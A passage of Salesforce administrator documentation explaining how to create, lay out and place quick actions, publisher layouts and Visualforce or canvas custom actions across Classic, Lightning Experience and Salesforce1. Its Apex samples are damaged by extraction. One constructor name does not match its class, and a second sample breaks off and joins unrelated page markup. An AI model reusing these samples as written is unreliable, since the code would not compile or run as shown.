 - If the object for which you're creating the action has more than one relationship with the target object, select the field you want to populate when a record is created. If the two objects have a master-detail relationship, you can't select which field to populate. The master-detail `Relationship` field is selected by default, and you can't change this setting.
 - For a Custom Action, select a Visualforce page to use, and then specify the height of the action window. (The width is fixed.)
5. Type a label for the action. Users see this label in the publisher menu.

Tip: If you're creating a Create a Record or Log a Call action, you can choose an option from the `Standard Label Type` list to have Salesforce generate the label. In the labels in this list that include "Record" and "Record Type," Salesforce fills in the type of object or the record type the action creates. For example, if you choose the Create New "Record" standard label on a create contact action, the generated label is Create New Contact.

6. If necessary, change the name of the action.
This name is used in the API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores, and it can't end with an underscore or have two consecutive underscores. Unless you're familiar with working with the API, we suggest not editing this field.

[Set Up Actions with Chatter Enabled](#)

[Actions Best Practices](#)

Action Layout Editor

Use the action layout editor to add, remove, or reorder fields on an action.

When you create an action, Salesforce populates its layout with a default set of fields. Use the action layout editor to add, remove, or reorder fields on an action layout.

For example, a Post action needs just one large text area for user input. By contrast, an object-related Create action must include multiple fields; otherwise, Salesforce can't create the record.

The upper part of the editor contains a palette, and below the palette is the action layout. The palette contains fields from the action's target object that you can add to the action layout, except for the following unsupported field types:

- Record type fields
- Read-only field types such as roll-up summary, formula, and auto-number fields
- Read-only system fields such as `Created By` or `Last Modified By`

Inactive Fields

Fields that are already on the action layout still appear on the palette but are inactive. When you select an inactive field on the palette, Salesforce highlights the field on the action layout.

Field Type Conversion

If you convert a field's type from one that is supported for actions to a type that isn't supported, Salesforce removes the field from the action layout. If you convert the field back to a supported type without changing the action layout, Salesforce automatically adds the field back to the layout. If you edit the layout and then convert the field back to a supported type, add the field back to the layout manually.

Layouts Used for Log a Call Actions

A Log a Call action takes the active task page layout except under the following conditions:

- Suppose that your organization has a custom Log a Call action for an object. The custom action takes the custom action layout defined for it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in:

- Group
- Professional
- Enterprise
- Performance
- Unlimited
- Contact Manager
- Database.com
- Developer

- Now suppose that your organization has a custom Log a Call global action. That action takes the custom layout defined for it, unless you also have a custom Log a Call action for an object. (A custom action on an object overrides a custom global action.)

To display the simpler New Task form to Salesforce1 users, enable the form in Activity Settings and ensure that the layout used includes a subject field.

Layout Auditing

Salesforce tracks action layout customization in the setup audit trail history.

Rich text area fields are supported only when you add them to one-column layouts, or as fields that span both columns in two-column layouts. If you add a rich text area field to only one column in a two-column layout, it appears as a plain text area, because there's not enough space to display the full rich text editor.

SEE ALSO:

[Customize Actions with the Action Layout Editor](#)
[Actions](#)

Customize Actions with the Action Layout Editor

When you create an action, Salesforce populates its layout with a default set of fields. Use the action layout editor to add, remove, or reorder fields on an action layout.

The action layout editor opens automatically when you're creating an action. To view and edit the layouts for existing global actions in Setup, enter *Actions* in the **Quick Find** box, then select **Global Actions** and then click **Layout** next to the action's name. To view and edit the layouts for object-specific actions, from the management settings for the action's object, go to **Buttons, Links, and Actions**.

The first time you view the layout for an action you've created, certain fields are prepopulated: target object default fields, standard required fields, and any custom universally required fields. Default actions (available in organizations created after Winter '14) have [predefined sets of fields](#).

- To add a field to the action layout, select and drag the field from the palette to the layout.

 **Tip:** There is no hard limit to the number of fields you can add to an action layout. However, for optimum usability, we recommend a maximum of 8 fields. Adding more than 20 fields can severely impact user efficiency. To reduce the number of fields in your layout, you can [create predefined values](#) for the required fields, and then remove those fields from your layout. You can set predefined field values from the action detail page.

Mobile smart actions are populated with all your organization's required fields on the relevant object, regardless of how many fields there are. For example, the New Case action in the mobile smart action bundle includes all required case fields. You can't edit the fields on mobile smart actions. The fields that appear change only if you change which fields on an object are required.

- To remove a field from the action layout, drag the field from the action layout to the right side of the palette. You can also hover over the field and click .

You can remove a required field from the action layout, but make sure that the field has a predefined value. Otherwise, users can't create records.

- In Enterprise, Unlimited, Performance, and Developer Editions, click **Preview As** to preview the action layout as different types of users.

- To save your changes and continue editing the action layout, click **Quick Save**.
- To save your changes when you are done customizing the action layout, click **Save**. If you navigate away from your action layout before clicking **Save**, you lose your changes.

SEE ALSO:

[Action Layout Editor](#)

[Find Object Management Settings](#)

Customize Actions with the Enhanced Page Layout Editor

Use the page layout editor to customize which actions show up in Salesforce and in Salesforce1.

 **Tip:** To manage the actions for global pages, such as Home, Chatter Home, and Chatter groups, see [Global Publisher Layouts](#).

From the management settings for the object whose actions you want to manage, go to Page Layouts.

You can add actions to two sections on a page layout:

Quick Actions in the Salesforce Classic Publisher

This section can contain actions only from the Quick Actions category in the palette. Actions in this section appear in the Chatter publisher in the full Salesforce site.

Salesforce1 and Lightning Experience Actions

This section can contain actions only from the Salesforce1 Actions category in the palette. On object page layouts, the Salesforce1 Actions category contains all available types of actions for the object, including quick actions, productivity actions, and standard and custom buttons. Actions in this section appear in the action bar and action menu in Salesforce1 and in various areas of Lightning Experience.

 **Tip:** Hover over an action in the palette to see its label, API name, and action type.

- To override the action defaults for an action section that you haven't customized, either click the override text or hover over the section and click .

If you haven't customized the Quick Actions in the Salesforce Classic Publisher section of a page layout, the actions that appear in the publisher for that object default to the actions that are assigned to the global publisher layout. Upon overriding, the actions default to the standard actions—Post, File, Link, Poll, Question, and Thanks—regardless of what actions were assigned to the global publisher layout.

If you haven't customized the Salesforce1 and Lightning Experience Actions section of a page layout, the actions for that object default to a set of predefined actions. If you have customized actions in the Quick Actions in the Salesforce Classic Publisher section, and have saved the layout, the Salesforce1 and Lightning Experience Actions section inherits the actions from the Quick Actions in the Salesforce Classic Publisher section when you click to override.

Set Predefined Field Values for Quick Action Fields

When you create actions, use predefined field values to set a value for a field. Predefined values can help ensure consistency and make it faster and easier for users to create records.

When you configure action layouts, it's better to use fewer fields. Most users, especially mobile users, don't like to fill in a lot of required fields. They want to get things done and move on to their next task. A good way to use fewer fields in action layouts is to set predefined values for as many fields as possible. The more fields you can set predefined values for, the more you can remove from the layout and make the action easier and quicker to use. Balance ease of use with the need for required information. However, don't remove required fields from an action layout without setting a predefined value for those fields, or when a user applies that action, the record won't save properly.

If you set predefined values for fields on object records created through an action, you don't need to add those fields to the action layout. For example, when you configure an action that lets users create opportunities, set *Prospecting* as the predefined value for the *Stage* field. All new opportunities users create through that action are automatically assigned to the prospecting stage. You can remove the *Stage* field from the action's layout, because the field is going to be assigned a value automatically.

 **Tip:** Predefined values for fields on actions are different from default values that you can set for fields on records. If a field is included in an action, it can have both a predefined value set for the action *and* a default value set.

To set predefined field values:

1. Click the name of an action in the Buttons, Links, and Actions list or the Global Actions list.
2. On the action detail page, click **New** in the Predefined Field Values list.
3. Select the field you want to predefine a value for.
4. Specify the value for the field.
5. Click **Save**.

 **Tip:** On object-specific actions, the predefined value can include references to the source object and its related objects.

Notes on Predefined Field Values for Quick Actions

Setting predefined field values for quick actions is especially important if you remove required or `Always on Layout` fields from the action layout.

- You can set predefined values for any field available in the action layout editor, with these exceptions.
 - Rich text area fields
 - Multi-select picklists
 - Read-only field types like auto-number, formula, and roll-up summary fields
- If a field on an action has both a predefined value and a default value set, the action uses the predefined value, not the default value.
- If you set a predefined value for a field and leave it on the action layout, the predefined value displays as a default value for the field.
- If you have a required field with a predefined value assigned, and have removed the field from the action layout, if you later delete the field's predefined value you will need to re-add the required field to the action layout. Otherwise, users won't be able to save the record.

SEE ALSO:

[Set Predefined Field Values for Quick Action Fields](#)

Global Publisher Layouts

Use global publisher layouts to customize actions that appear on Chatter publishers for global pages such as the Home page and the Chatter page. Global publisher layouts also drive the actions that users see in the action bar and action menu on the Feed and People pages in Salesforce1. Global publisher layouts can be composed only from global actions.

In Salesforce for Outlook, global publisher layouts drive the actions that Group, Contact Manager, and Professional Edition users see when they click the Salesforce Side Panel Publisher.

Salesforce for Outlook users working in all other editions can [set up their side panel publishers using Outlook Side Panel Publisher Layouts](#).

 **Note:** Chatter groups without customers display the global publisher layout by default, unless you override it with a customized group publisher layout. In Chatter groups that allow customers, the publisher displays standard actions only, such as Post, File, Link, and Poll.

After creating global publisher layouts, you can assign them to different user profiles to customize which actions users see by default on global pages.

These are the steps involved in working with global publisher layouts.

IN THIS SECTION:

1. [Create Global Publisher Layouts](#)

Use global publisher layouts to customize the Chatter publisher on global pages such as the Home page and the Chatter page. These publisher layouts also drive the actions that users see in the action bar and action menu on the Feed and People pages in Salesforce1.

Create Global Publisher Layouts

Use global publisher layouts to customize the Chatter publisher on global pages such as the Home page and the Chatter page. These publisher layouts also drive the actions that users see in the action bar and action menu on the Feed and People pages in Salesforce1.

1. From Setup, enter *Publisher Layouts* in the **Quick Find** box, then select **Publisher Layouts**.
2. To create a new global publisher layout, click **New**.
3. To clone a publisher layout, select one from the Existing Global Publisher Layout drop-down list.
4. Enter a name for the new global publisher layout.
5. Click **Save**.

Add Actions to Global Publisher Layouts

Actions you add to the global publisher layouts appear on pages such as the Home and Chatter pages, and the action bar and action menu on the Feed and People pages in Salesforce1.

Arrange the actions so that the frequently used actions appear first in each list. All other actions appear in the publisher drop-down menu.

[Walk Through It: Customizing Global Publisher Layouts](#)

You can add actions to two sections on a page layout:

Quick Actions in the Salesforce Classic Publisher

This section can contain actions only from the Quick Actions category in the palette. Actions in this section appear in the Chatter publisher in the full Salesforce site.

Salesforce1 and Lightning Experience Actions

This section can contain actions only from the Salesforce1 Actions category in the palette. On object page layouts, the Salesforce1 Actions category contains all available types of actions for the object, including quick actions, productivity actions, and standard and custom buttons.

Actions in this section appear in the action bar and action menu in Salesforce1 and in various areas of Lightning Experience.



1. From Setup, enter *Publisher Layouts* in the *Quick Find* box, then select **Publisher Layouts**.
2. To add or remove actions, drag them to and from the palette. To reorder actions, select an action and drag it to a new position.

In the Quick Actions in the Salesforce Classic Publisher section, the first three actions on the left appear in the Chatter publisher. All other actions appear in the More drop-down menu.

3. Click **Save** when you're done, or click **Quick Save** to save your changes and continue working on the layout.

If you navigate away without saving, you lose your changes.

Example: Let's add the New Account action to the publisher, so users can create an account directly from the publisher. Just drag the New Account action to the Quick Actions in the Publisher section and save your changes.

Go to the Chatter tab. Now the New Account action shows up in the publisher.

Assign Global Publisher Layouts to User Profiles

Once you finish [creating a global publisher layout](#), you can assign it to different user profiles.

For example, a Marketing User and a Standard User might need different actions in the Chatter publisher or in Salesforce1. Create multiple global publisher layouts and assign them to different user profiles to customize the actions for each profile.

1. From Setup, enter *Publisher Layouts* in the Quick Find box, then select **Publisher Layouts**.
2. Click **Publisher Layout Assignment**.
3. Click **Edit Assignment**.
4. Select a user profile by clicking anywhere on its row in the table.
You can assign a global publisher layout to multiple profiles by using SHIFT+click to select adjacent profiles and CTRL+click to select non-adjacent profiles.
5. From the Publisher Layout to Use drop-down, select the global publisher layout that you want to assign to the highlighted profile.
6. Click **Save**.

Default Actions

Default actions are Salesforce predefined actions to get you and your users started using actions in your organization. Add default actions to publisher layouts to make them available to your users in the full Salesforce site and the action bar in Salesforce1.

Each default action has a predefined set of fields. Use the page layout editor or global publisher layout to remove actions or to change the order in which the actions appear.

This table lists the available default actions. Italicized actions are standard Chatter actions.

 **Note:** In organizations that are created after Winter '14, Salesforce adds default actions to the global publisher layout and to the publisher layout on account, case, contact, lead, and opportunity objects. In organizations that were created before Winter '14, default actions are available in the palette on the page layout editor, but they're not automatically added to publisher layouts.

[Actions](#)

Mobile Smart Actions

Mobile smart actions are quick actions that are available for account, case, contact, lead, and opportunity pages and on the global publisher layout in Salesforce1. You can use them to set up quick actions for mobile users with little effort.

 **Note:** Mobile smart actions don't appear in the full Salesforce site, regardless of which page layouts you add them to. They appear only to users in Salesforce1. If you have users who access Salesforce on mobile devices more frequently than they access the full site, consider creating specific page layouts for them and including mobile smart actions only on those layouts.

Mobile smart actions are populated with all your organization's required fields on the relevant object, regardless of how many fields there are. For example, the New Case action in the mobile smart action bundle includes all required case fields. You can't edit the fields on mobile smart actions. The fields that appear change only if you change which fields on an object are required.

You also can't change which actions are included as part of a mobile smart actions bundle—removing New Event or adding a custom action, for example. To create a more customized set of actions, create the actions you want, add them to the relevant page layouts, and remove the mobile smart actions bundle.

Mobile smart actions appear as a single action element in the page layout editor. However, they appear in the action bar and action menu in Salesforce1 as distinct create actions. These distinct actions allow users to create records directly from the action bar.

Here's what the mobile smart action element on each supported object expands to include. (The actions appear in the action bar and menu in the order shown.)

Custom Actions

Custom Quick Actions

Custom actions are Visualforce pages or canvas apps with functionality that you define. For example, you can create a custom action so that users can write comments that are longer than 5,000 characters, or create one that integrates a video-conferencing application so that support agents can communicate visually with customers.

Object-Specific Custom Actions

Object-specific custom actions are Visualforce pages or canvas apps that let users interact with or create records that have a relationship to an object record. The Visualforce page for an object-specific custom action must include the standard controller for the relevant object. For example, use the standard contact controller to create a custom action that lets users import a contact's Twitter profile and add that information to a contact record.

Global Custom Actions

Use a Visualforce page or a canvas app to create a global custom action for tasks that don't require users to interact with or create records that have a relationship to a specific object. Canvas apps that you want to use as custom actions require Publisher as a location. Visualforce pages that you want to use as global custom actions can't use standard controllers. For example, if you want a custom action that lets users enter a street address and see a map, the local time, and the local weather. For this action, create a Visualforce page that doesn't use any of the standard controllers, and add it as a custom global action.

Note: Chatter groups with customers don't support global create, log a call, or custom actions and display only standard Chatter actions, such as Post, File, Link, and Poll.

Visualforce Pages as Object-Specific Custom Actions

Visualforce pages added as custom actions on an object are invoked in the context of a record of that object type. The custom action has a specific record ID handed to it—the record the user was looking at when they clicked the custom action. Design the page to act on that specific record type.

Visualforce pages you create to use as object-specific actions must use a standard object controller. Use controller extensions to add custom code, including `@RemoteAction` methods you can call using JavaScript remoting.

Your custom code could do more than make updates to the originating record. For example, the Create Quick Order custom action searches for matching merchandise. It then creates an invoice and line item, all as part of creating an order for a part. That logic occurs in the context of the originating account record—the invoice is associated to the account record where the quick order action was invoked.

When the action completes, redirect the user to a page related to the originating record.

The following code sample shows a page designed to be used as a custom action on the account object, so it uses the standard Account controller. This action lets users create cases from account detail pages, and it has a different user interface from standard create actions.

```
public with sharing class CreateCaseExtension {
    private final SObject parent;
    public Case theCase {get; set;}
    public String lastError {get; set;}

    public CreateCaseExtension2(ApexPages.StandardController controller) {
        parent = controller.getRecord();
        theCase = new Case();
        theCase.accountId = parent.id;
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        theCase.accountId = parent.id;
        return null;
    }

    private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
            post.Body = 'created a case';
            post.type = 'LinkPost';
            post.LinkUrl = '/' + theCase.id;
            post.Title = theCase.Subject;
            insert post;
        } catch(System.Exception ex){
            lastError = ex.getMessage();
        }
    }
}
```

[Create Object-Specific Quick Actions](#)

[Actions](#)

Visualforce Pages as Global Custom Actions

Visualforce pages used as global actions can be invoked in many different places and don't have a specific record associated with them. They have complete "freedom of action," which means it's up to you to write the code.

Visualforce pages you create to use as global actions can't use a standard object controller. You must write a custom controller to handle the page.

When a global action completes, the user should be either redirected to a parent record created as part of the action or returned to where they started.

This code sample shows a Visualforce page designed to be used as a custom action on any object that supports actions. This action lets users create cases from record detail pages, Chatter, Chatter groups (except customer groups), or the home page. It has a different user interface from standard create actions. As with all global actions, the records created through this action aren't associated with other records.

public with sharing class CreateCaseController {
    public Case theCase {get; set;}
    public String lastError {get; set;}
    public CreateCaseController() {
        theCase = new Case();
        lastError = '';
    }

    public PageReference createCase() {
        createNewCase();
        theCase = new Case();
        return null;
    }

    private void createNewCase() {
        try {
            insert theCase;

            FeedItem post = new FeedItem();
            post.ParentId = ApexPages.currentPage().getParameters().get('id');
```

```

        </apex:outputPanel>
    </apex:form><br/>
    <button type="button" onclick="createCase();"
style="position:fixed;bottom:0px;right:0px;padding:5px 10px;

18px;background-color:#0271BF;background-image:-moz-linear-gradient(#2DADDC,
#0271BF);background-repeat:repeat-x;
border-color:#096EB3;" id="addcasebutton">Create Case</button>
    </div>
</apex:page>

```

Requirements for Refreshing Host Pages

To have an object-specific or global custom action refresh the feed on the page that hosts it, the Visualforce page you create to use as that action must:

- Reference the publisher JavaScript file: `<script type='text/javascript' src='/canvas/sdk/js/publisher.js' />`. (Creating custom Visualforce actions doesn't require the Force.com Canvas SDK.)
- Include this JavaScript call: `Sfdc.canvas.publisher.publish({name : 'publisher.refresh', payload : {feed:true}});`.

SEE ALSO:

[Create Global Quick Actions](#)

[Actions](#)

Hide the Action Header for Visualforce Custom Actions

When creating a Visualforce page to use as a custom action, you can choose to hide the action's header. Hiding the action header helps prevent user confusion, especially if you have your own buttons specified in the Visualforce page.

To hide the header, add `showQuickActionVfHeader="false"` to the `<apex:page>` tag of the custom action's Visualforce page. When the Visualforce custom action renders in Salesforce1, the header and the Cancel and Save buttons are hidden. Using this attribute doesn't affect how the action displays in the full Salesforce site.

If you don't specify `showQuickActionVfHeader`, its value defaults to `true`.

The `showQuickActionVfHeader` attribute isn't supported in communities.

Prerequisites for Using Canvas Apps as Custom Actions

Using canvas apps as custom actions makes it easy to give users access to the functionality of your apps in Chatter and elsewhere in Salesforce.

You can use as a custom action any canvas app that uses Publisher as a location. For example, you might use an expense report app as a custom action to make it easy for salespeople to submit expense reports directly from feeds. A custom action that includes a video conferencing canvas app could help support agents communicate with customers visually for easier troubleshooting of technical issues.

Before creating a custom action with a canvas app, be sure the app uses Publisher as a location, and be sure to give the users you want to be able to use the action access to the app.

Set Up Actions with Chatter Enabled

Global and object-specific actions enhance the Chatter experience for your users in Salesforce Classic and in Salesforce1.

Chatter must be enabled for your organization.

By default, the Chatter publisher in Salesforce Classic includes the standard actions Post, File, Link, Poll, Question, and Thanks. To set up more actions in Chatter:

1. Enable feed tracking for the objects for which you want to make actions available.
2. Enable actions in the publisher if you want to see both standard actions and non-standard actions in the Chatter publisher.
3. Optionally, enable feed updates for related records to display feed items on a record detail page when related records are created.
4. Create object-specific actions or global actions.
5. Customize the action layout with the fields that you want users to see when they use the action.
6. Add the actions to page layouts or global publisher layouts.

Salesforce automatically adds default actions to the page layouts for account, case, contact, lead, and opportunity, and to the global publisher layout in organizations that were created after Winter '14.

Set Up Actions Without Chatter Enabled

You can set up object-specific and global actions for Salesforce1 or third-party apps, even if your organization doesn't have Chatter enabled.

When Chatter is disabled in an organization, only the nonstandard actions appear in the action bar in Salesforce1 or in third-party apps that use action lists. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.

Follow these steps to set up actions for use in Salesforce1 or third-party apps.

1. Create object-specific actions or global actions.
2. Customize the action layout with the fields that you want users to see when they use the action.
3. Add the actions to page layouts or global publisher layouts.

Salesforce automatically adds default actions to the page layouts for account, case, contact, lead, and opportunity, and to the global publisher layout in organizations that were created after Winter '14.

Actions in Lightning Experience

In Lightning Experience, actions display on list view items and in several places on a record home page. Where they display on a record home page depends on the action's type.

Actions on List View Items



Except for the Tasks object, only standard button actions are supported on list view items. Items in Tasks list views contain the full list of actions available for tasks.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions



Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise, Performance, Unlimited,** and **Developer** Editions

Actions on Record Home Pages

Here's a sample contact page in Lightning Experience.

 **Note:** The opportunity and leads workspaces have different structures, but actions appear in the same way on those pages.

The page-level action menu (1) contains:

- Productivity actions
- Global and object-specific quick actions, except for those related to creating tasks, creating events, and logging calls
- Standard buttons
- Custom Visualforce quick actions
- Custom Visualforce buttons
- Canvas actions

The actions that appear in the page-level action menu display in the order that they are listed in the Salesforce1 and Lightning Experience Actions section of the page layout.

 **Note:** Custom buttons that point to a URL or call JavaScript aren't supported in Lightning Experience.

The Activity tab (2) contains Log A Call actions and Create a Record quick actions that point to the Event and Task objects. It also contains the Email standard button.

The Collaborate tab (3) contains standard Chatter actions. By default, only the Post and Poll actions are supported, and if you have Groups, the Announcement action. Some objects support other standard Chatter actions predefined by Salesforce.

Actions on Related Lists

Related lists (4) contain the standard buttons normally found on related lists. Usually, it's simply the New button.

The first eight related lists show related list buttons, the first several records from the list, and a link to open the full list of records. For any additional related lists, only the list name appears in the card. Users can still work with these related lists—simply click the related list name to access the full list. Here, users can see records in the list and use related list buttons (such as **New**) or row-level record actions.

 **Example:** Let's say you have these actions on your Contact page layout in the Salesforce1 and Lightning Experience Actions section.

You have quick actions (New Account, New Event, New Task), a productivity action (Call), standard buttons (Edit, Delete, Clone, Send an Email), and Chatter actions (Poll, Post). Here's how those actions display on a contact record page in Lightning Experience.

- The actions in the page-level action menu are a combination of the quick actions, productivity actions, and standard buttons in the order that they're listed on the page layout. Although they're quick actions, New Event and New Task don't show up here.

- The Chatter actions from the front of the action list are on the Collaborate tab.

- The Activities-related actions—Email, New Event, New Task—display on the Activities tab.

SEE ALSO:

[How Actions Are Ordered in Lightning Experience Actions](#)

How Actions Are Ordered in Lightning Experience

In Lightning Experience, the actions on record pages are derived from the list of actions in the Salesforce1 and Lightning Experience Actions section of the page layout for that object.

If you haven't customized the Salesforce1 and Lightning Experience Actions section of the page layout, the quick actions on the page come from the global publisher layout.

The actions in each section of the record page respect the ordering of its types of actions on the page layout.

 **Note:** Changes to the Salesforce1 and Lightning Experience Actions section of the page layout are reflected in both Salesforce1 and Lightning Experience.

SEE ALSO:

[Actions in Lightning Experience](#)



[Actions](#)

Salesforce1 Action Bar

Salesforce1 users have a one-stop place to find actions, so there's no confusion about where to go to do something. The action bar and its associated action menu collect actions from different places in Salesforce1 into a single, unified home.

In Salesforce1, productivity actions, standard and custom record buttons, and quick actions appear in the action bar and the action menu (). The action bar and action menu show all the available actions for a given page.

Salesforce1 Actions in the Action Bar and Action Menu

The action bar appears in most places in the app, including the feed, groups, user profiles, dashboards and reports, standard and custom object record views, related lists, and search results. The actions that are available depend on where a user is in Salesforce1 and on how you've configured page layouts and publisher layouts for your organization.

Users may see some or all of these kinds of actions in the action bar (including the action menu).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Quick actions available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

Custom canvas actions available in: **Professional** (with Force.com Canvas enabled), **Enterprise, Performance, Unlimited,** and **Developer** Editions

- Productivity actions—The Send Email (✉), Call (☎), Map (📍), View Website (🌐), and Read News (📰) actions are available on accounts, contacts, leads, opportunities, and person accounts. The Quick Message (✉), Join Conference Call (☎), and Map (📍) actions are available on mobile calendar events in Salesforce Today.
 - 💡 **Tip:** A productivity action displays only if a record includes the information that the action is keyed to. For example, the Send Email action depends on the record including an email address. The View Website action requires the record to include a website URL.
- Custom and standard buttons—Buttons (such as Edit, Delete, or Clone) that are included in the Buttons section on an object’s page layout are available in Salesforce1 as actions in the action bar on record pages. If you haven’t customized the action order, the button order in the button section of the page layout is used. However, the Edit button is in a fixed position.
 - 🔗 **Note:** Custom links, custom buttons that are added to list views, and custom buttons that define the content source as *URL* or *onClick JavaScript* aren’t supported and don’t appear in Salesforce1.
- Quick actions—If you add, remove, or reorder actions in the action bar in the global publisher layout or an object’s page layout, the changes are reflected in Salesforce1.
- Standard Chatter actions—Actions unique to Chatter, such as Post, File, Link, or Poll.

What are the exceptions?

- On record feeds, the **Follow/Unfollow** button remain in the highlights area on the page.
- On public and private group feeds, the **Join Group** and **Ask to Join** buttons remain in the highlights area, but the **Leave Group** button is in the action bar.

What does this mean for custom branding?

There can be only one version of a custom icon. Custom action icons that you created before Winter ’15 are still supported, but they are truncated in the action bar. To optimize your custom action icons for display in the action bar, use these guidelines.

- The icon should be 72 x 72 pixels. Use the full pixel area for the image—don’t leave spacing around the image like before.
- Make the image a PNG with a transparent background, with a file size that is less than 10k.
- Have a resolution of 72 dpi.
- Make the icon graphic white or lighter than the background color.
- Avoid heavy inner or outer shadows.
- Use simple and flat styling resembling the Salesforce1 icon family.

List Item Actions in Salesforce1

